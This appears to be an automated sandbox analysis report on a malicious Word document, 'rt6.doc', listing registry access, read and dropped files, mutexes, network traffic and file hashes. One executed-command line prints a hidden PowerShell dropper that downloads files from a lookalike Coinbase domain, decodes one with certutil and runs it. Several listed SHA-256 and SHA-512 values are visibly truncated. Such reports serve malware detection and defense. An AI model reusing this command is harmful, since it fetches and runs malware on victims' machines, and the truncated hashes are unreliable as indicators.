HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\STARTUP-PATH
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Startup
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\AllLocationsDisabled
HKEY_CURRENT_USER\Software\Policies\Microsoft\Office\12.0\Common\Security\Trusted Locations
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\BlockFQDNFileProtocol
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\NoTrack
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\MaxPropsStreamSize
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Codepage
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\1251
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\GlobalDotName
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle\ReviewToken
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\DoNotDismissFileNewTaskPane
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Word
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppWidth
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppHeight
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\DisableRibbonForMinimizedWindow
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UseOfficeUIFont
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word AWDropdownHidden
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CTF\KnownClasses
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\PixelsPerInch
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10

EXECUTED COMMANDS

C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

powershell -windowstyle hidden -command Import-Module BitsTransfer; Start-BitsTransfer -Source http://coinbase-us1.info/BuiL.dat,http://coinbase-us1.info/VijOl.dat,http://coinbase-us1.info/lTUHw.dat -Destination \"$env:TEMP\vido.com\",\"$env:TEMP\sfera\",\"$env:TEMP\lTUHw.com\"; Set-Location -Path \"$env:TEMP\"; certutil -decode sfera redol; Start-Process vido.com -ArgumentList redol

READ FILES

C:\Users\user\AppData\Local\Temp\11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1

C:\Users\user\AppData\Local\Temp\~DFD119A26DCE7F45D1.TMP

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CB4DB512-D563-4203-B748-39A8B16F4A24}.tmp

C:\Users\user\AppData\Roaming\Microsoft\Office\review.rcd

C:\Users\user\AppData\Roaming\Microsoft\Office\adhoc.rcd

C:\Program Files (x86)\Microsoft Office\Office12\MSWORD.OLB

C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\VBE6.DLL

C:\Windows\AppPatch\sysmain.sdb

C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\

C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\1033\VBE6INTL.DLL

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{DD0D8F4D-ABCA-40BA-B4C7-D89B2A61AF2E}.tmp

C:\Windows\SysWOW64\stdole2.tlb

C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\MSO.DLL

C:\Windows\SysWOW64\FM20.DLL

C:\Users\user\AppData\Local\Temp\~DFB2A125FBFC8ED798.TMP

C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\VBE6.DLL\3

C:\Users\user\AppData\Roaming\Microsoft\Office\VB12.pip

C:\Windows\System32\uxtheme.dll.Config

C:\Windows\System32\uxtheme.dll

C:\Program Files (x86)\Common Files\Microsoft Shared\VBA\VBA6\VBE6EXT.OLB

C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box

C:\Users\user\AppData\Local\Temp\~DF6742BAA80FD74FAA.TMP

C:\Users\user\AppData\Local\Temp\~DF427A4BAF487AE6D1.TMP

C:\Windows\SysWOW64\FM20.DLL\2

C:\Windows\System32\wbem\wbemdisp.tlb

C:\Program Files (x86)\Microsoft Office\Office12\ID_00030.DPC

C:\Users\user\AppData\Local\Temp\~$fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{696B216C-6D40-41B7-A719-0E2A13DB84E7}.tmp
C:\Windows\System32\tzres.dll
C:\Windows\sysnative\wbem\WmiPrvSE.exe
\??\PIPE\samr
C:\Windows\sysnative\wbem\repository\MAPPING1.MAP
C:\Windows\sysnative\wbem\repository\MAPPING2.MAP
C:\Windows\sysnative\wbem\repository\MAPPING3.MAP
C:\Windows\sysnative\wbem\repository\OBJECTS.DATA
C:\Windows\sysnative\wbem\repository\INDEX.BTR
\??\pipe\PIPE_EVENTROOT\CIMV2WMI SELF-INSTRUMENTATION EVENT PROVIDER
\??\pipe\PIPE_EVENTROOT\CIMV2PROVIDERSUBSYSTEM
C:\Windows\Globalization\Sorting\sortdefault.nls
\Device\KsecDD
C:\
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004b.db
C:\Users\desktop.ini
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\Windows

C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\Public\desktop.ini
C:\Users\Public
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms
C:\Windows\sysnative\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
C:\Windows\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories

MUTEXES

Global\MTX_MSO_Formal1_S-1-5-21-2298303332-66077612-2598613238-1000
Global\MTX_MSO_AdHoc1_S-1-5-21-2298303332-66077612-2598613238-1000
Local\ZoneAttributeCacheCounterMutex
Local\ZonesCacheCounterMutex
Local\ZonesLockedCacheCounterMutex
Local\WinSpl64To32Mutex_ee27_0_3000
Global\MsoShellExtRegAccess_S-1-5-21-2298303332-66077612-2598613238-1000


MODIFIED REGISTRY KEYS


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\ReviewCycle\ReviewToken
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\1144170
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\1144170\1144170
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\PropertiesWindow
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\MainWindow
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\MdiMaximized
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\Dock
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\FolderView
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\Tool
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\CtlsShowSelected
HKEY_CURRENT_USER\Software\Microsoft\VBA\6.0\Common\DsnShowSelected
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\LastServiceStart
HKEY_LOCAL_MACHINE\Software\Microsoft\Wbem\Transports\Decoupled\Server
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\Transports\Decoupled\Server\CreationTime
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\Transports\Decoupled\Server\MarshaledProxy
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\Transports\Decoupled\Server\ProcessIdentifier
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\ConfigValueEssNeedsLoading
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\List of event-active namespaces
HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\6D\52C64B7E\LanguageList

Network Behavior

CONTACTED IPS	NETWORK PORT DISTRIBUTION





Name	IP	Country	ASN	ASN Name	Trigger Process Type

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
6.83006691933	Sandbox	224.0.0.252	5355
6.83228993416	Sandbox	224.0.0.252	5355
6.83245897293	Sandbox	239.255.255.250	3702
6.89009094238	Sandbox	192.168.56.255	137
9.39033699036	Sandbox	224.0.0.252	5355

VALKYRIE COMODO

DETAILED FILE INFO

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Local\Temp\11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1	**Type :** Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Sun Dec 15 12:07:00 2019, Last Saved Time/Date: Mon Dec 16 05:40:00 2019, Number of Pages: 1, Number of Words: 0, Number of Characters: 0, Security: 0 **MD5 :** 7f06fe0374ee77ebcac1adcbd584ba68 **SHA-1 :** 11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1 **SHA-256 :** 73057aa6ab03fc75be12ee33592348bf187ba086 **SHA-512 :** 82c1631443e6b6d706a4f5de7297207ea5ff538e **Size :** 103.936 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Office\VB12.Pip	**Type :** data **MD5 :** 7979c5c3fd69d94988076d47b7dce4e9 **SHA-1 :** 598cce51c83ac5558daef1349b7cd0438d333336 **SHA-256 :** ee089995478107bfe464aeecbccc34662bb53fa5 **SHA-512 :** fbd69dca37216ef16ac731160a4b3f82f06197a85 **Size :** 0.144 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Templates\Normal.Dotm	**Type :** Microsoft Word 2007+ **MD5 :** 2dc5aa70cd867260f95e83835d98e346 **SHA-1 :** f6bdec581d916111b444d292991252097e542f3f **SHA-256 :** 0365447c742e87d6d138f4a6d54d84b767988dd **SHA-512 :** 5d9b198ce23aed2e41b9253168417cad18c4535 **Size :** 15.366 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{696B216C-6D40-41B7-A719-0E2A13DB84E7}.Tmp	**Type :** FoxPro FPT, blocks size 0, next free block index 218103808, 1st used item "\375" **MD5 :** 5d4d94ee7e06bbb0af9584119797b23a **SHA-1 :** dbb111419c704f116efa8e72471dd83e86e49677 **SHA-256 :** 4826c0d860af884d3343ca6460b0006a7a2ce7d **SHA-512 :** 95f83ae84cafcced5eaf504546725c34d5f9710e5 **Size :** 1.024 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Office\Word12.Pip	**Type :** data **MD5 :** 22c098e39258b1e81d362e9bf3656c95 **SHA-1 :** 3fd8a9f0b8c3a394bb1885115bea1af04cb19497 **SHA-256 :** 96268b33f4feaf985ab8713fb4f0524884e0009c6 **SHA-512 :** 834d00252a17c2c5fd746148fcde23ff794f809d8 **Size :** 1.684 Kilobytes.
C:\Users\User\AppData\Local\Temp\~DF6742BAA80FD74FAA.TMP	**Type :** Composite Document File V2 Document, No summary info **MD5 :** 72f5c05b7ea8dd6059bf59f50b22df33 **SHA-1 :** d5af52e129e15e3a34772806f6c5fbf132e7408e **SHA-256 :** 1dc0c8d7304c177ad0e74d3d2f1002eb773f4b18 **SHA-512 :** 6ff1e2e6b99bd0a4ed7ca8a9e943551bcd73a0be **Size :** 1.536 Kilobytes.
C:\Users\User\AppData\Local\Temp\~$Fa3ac12d53d73f552d949a04ad3ab4f00cc0e1** **C:\Users\User\AppData\Roaming\Microsoft\Templates\~$Normal.Dotm	**Type :** data **MD5 :** d65daaa6e2f60692cc9edb55e7c5fb81 **SHA-1 :** 57067e4d495f6ce37d9a1a119746f2e0f2f6e171 **SHA-256 :** 5b46371c4ecc6617fc6fed8a39ad5105918ee282 **SHA-512 :** 84ebf89f6ac1b009403186c95ac4c0e92cf37d56c **Size :** 0.162 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{DD0D8F4D-ABCA-40BA-B4C7-D89B2A61AF2E}.Tmp	**Type :** Composite Document File V2 Document, No summary info **MD5 :** 69ebf3097890dbe97443c51b82cd32b5 **SHA-1 :** b292944b124a638be18ff0caf30897aebe01c80d **SHA-256 :** f23e7f21f1596afb33fd5c83f8019828a965d4444a **SHA-512 :** 1e8bab1b1a5255fc24a1dc2ed571bbf2e622d93e **Size :** 80.384 Kilobytes.
C:\Users\User\AppData\Local\Temp\18033734.Od	**Type :** ASCII text, with CRLF line terminators **MD5 :** 0676f96fd5bdd1d4dbc2bfae982f75d5 **SHA-1 :** 9b04a75768f0153479ccba5e9512320d0a709fc9 **SHA-256 :** 5b7b63dc1d737e8a0a862db21f1828beb56a9e8 **SHA-512 :** 77dddde6a93ab66ad78f842d3a284cae82c238cf **Size :** 0.134 Kilobytes.

MATCH YARA RULES

MATCH RULES

STATIC FILE INFO

File Name:	rt6.doc
File Type:	Composite Document File V2 Document, Can't read SAT
SHA1:	11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
MD5:	7f06fe0374ee77ebcac1adcbd584ba68
First Seen Date:	2019-12-19 22:02:57.745052 (5 years ago)
Number Of Clients Seen:	4
Last Analysis Date:	2019-12-19 22:02:57.745052 (5 years ago)
Human Expert Analysis Result:	No human expert analysis verdict given to this sample yet.

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION

PE Headers

PROPERTY	VALUE
Magic Literal Enum	43
File Type Enum	16
File Size	103936
Sha256	73057aa6ab03fc75be12ee33592348bf187ba086aa9a18d6eb7b26b9eb378daf
Mime Type	application/CDFV2-unknown

CERTIFICATE VALIDATION

- Certificate Validation is not Applicable ?

SCREENSHOTS